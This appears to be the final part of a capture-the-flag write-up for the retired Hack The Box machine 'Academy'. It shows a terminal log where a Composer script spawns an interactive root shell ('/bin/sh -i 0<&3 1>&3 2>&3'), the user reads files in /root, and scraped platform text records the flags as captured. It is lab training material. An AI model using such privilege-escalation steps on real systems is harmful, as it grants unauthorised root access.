



```
af953194cef670f7cb0b1fe7c1145d8e
```

```
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# bash
root@academy:/tmp/tmp.oH4suJPzqi# cd
root@academy:~# ls -lah
total 68K
drwx------  7 root root 4.0K Oct 14 05:01 .
drwxr-xr-x 20 root root 4.0K Feb 10  2021 ..
-r--r-----  1 root root 1.8K Nov  6  2020 academy.txt
lrwxrwxrwx  1 root root    9 Aug 10  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
drwx------  2 root root 4.0K Aug  8  2020 .cache
drwxr-xr-x  3 root root 4.0K Aug  8  2020 .composer
drwxr-xr-x  3 root root 4.0K Aug  7  2020 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-r--r-----  1 root root   33 Oct 14 05:01 root.txt
-rw-r--r--  1 root root   66 Aug 12  2020 .selected_editor
drwxr-xr-x  3 root root 4.0K Aug  7  2020 snap
drwx------  2 root root 4.0K Aug  7  2020 .ssh
-rw-------  1 root root  14K Feb  9  2021 .viminfo
-rw-r--r--  1 root root  186 Sep 14  2020 .wget-hsts
root@academy:~# cat academy.txt
```


```
We've been hard at work.

Check out our brand new training platform, Hack the Box Academy!

https://academy.hackthebox.eu/

Register an account and browse our initial list of courses!

   _.-``'-._
  .-'     _    '-.
   `-.__   `\_.-'
      |  `-``\|
      `-.....-H
            T
            B

root@academy:~#
```


https://app.hackthebox.com/machines/Academy
HACKTHEBOX
Search Hack The Box
CONNECT TO HTB
mmsocanalyst
Starting Point
Open Beta Season III
Machines
Challenges
Tracks
Rankings
Academy
Advanced Labs
Job Board
Enterprise
SG VIP+ 1
1 player
Target IP Address
10.129.50.221
14:57:10
Submit User Flag
User flag owned
Submit Root Flag
Submit flag difficulty rating
[4] Not Too Easy
[5] Medium
[6] A Bit Hard
[7] Hard
Submit Rating
Share Results
Academy has been Pwned!
Congratulations mmsocanalyst, best of luck in capturing flags ahead!
#9812
MACHINE RANK
14 Oct 2023
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE


https://app.hackthebox.com/machines/Academy
HACKTHEBOX
Search Hack The Box
CONNECT TO HTB
mmsocanalyst
Starting Point
Open Beta Season III
Machines
Challenges
Tracks
Rankings
Academy
Advanced Labs
Job Board
Enterprise
Submit User Flag
User flag owned
[4] Not Too Easy
Submit Root Flag
Root flag owned
[5] Medium
Congratulations mmsocanalyst!
You are player #9812 to have pwned Academy.
Share Results
Submit Machine Matrix
Submit Machine Review
Released on 07 Nov 2020
Created by egre55 & mrb3n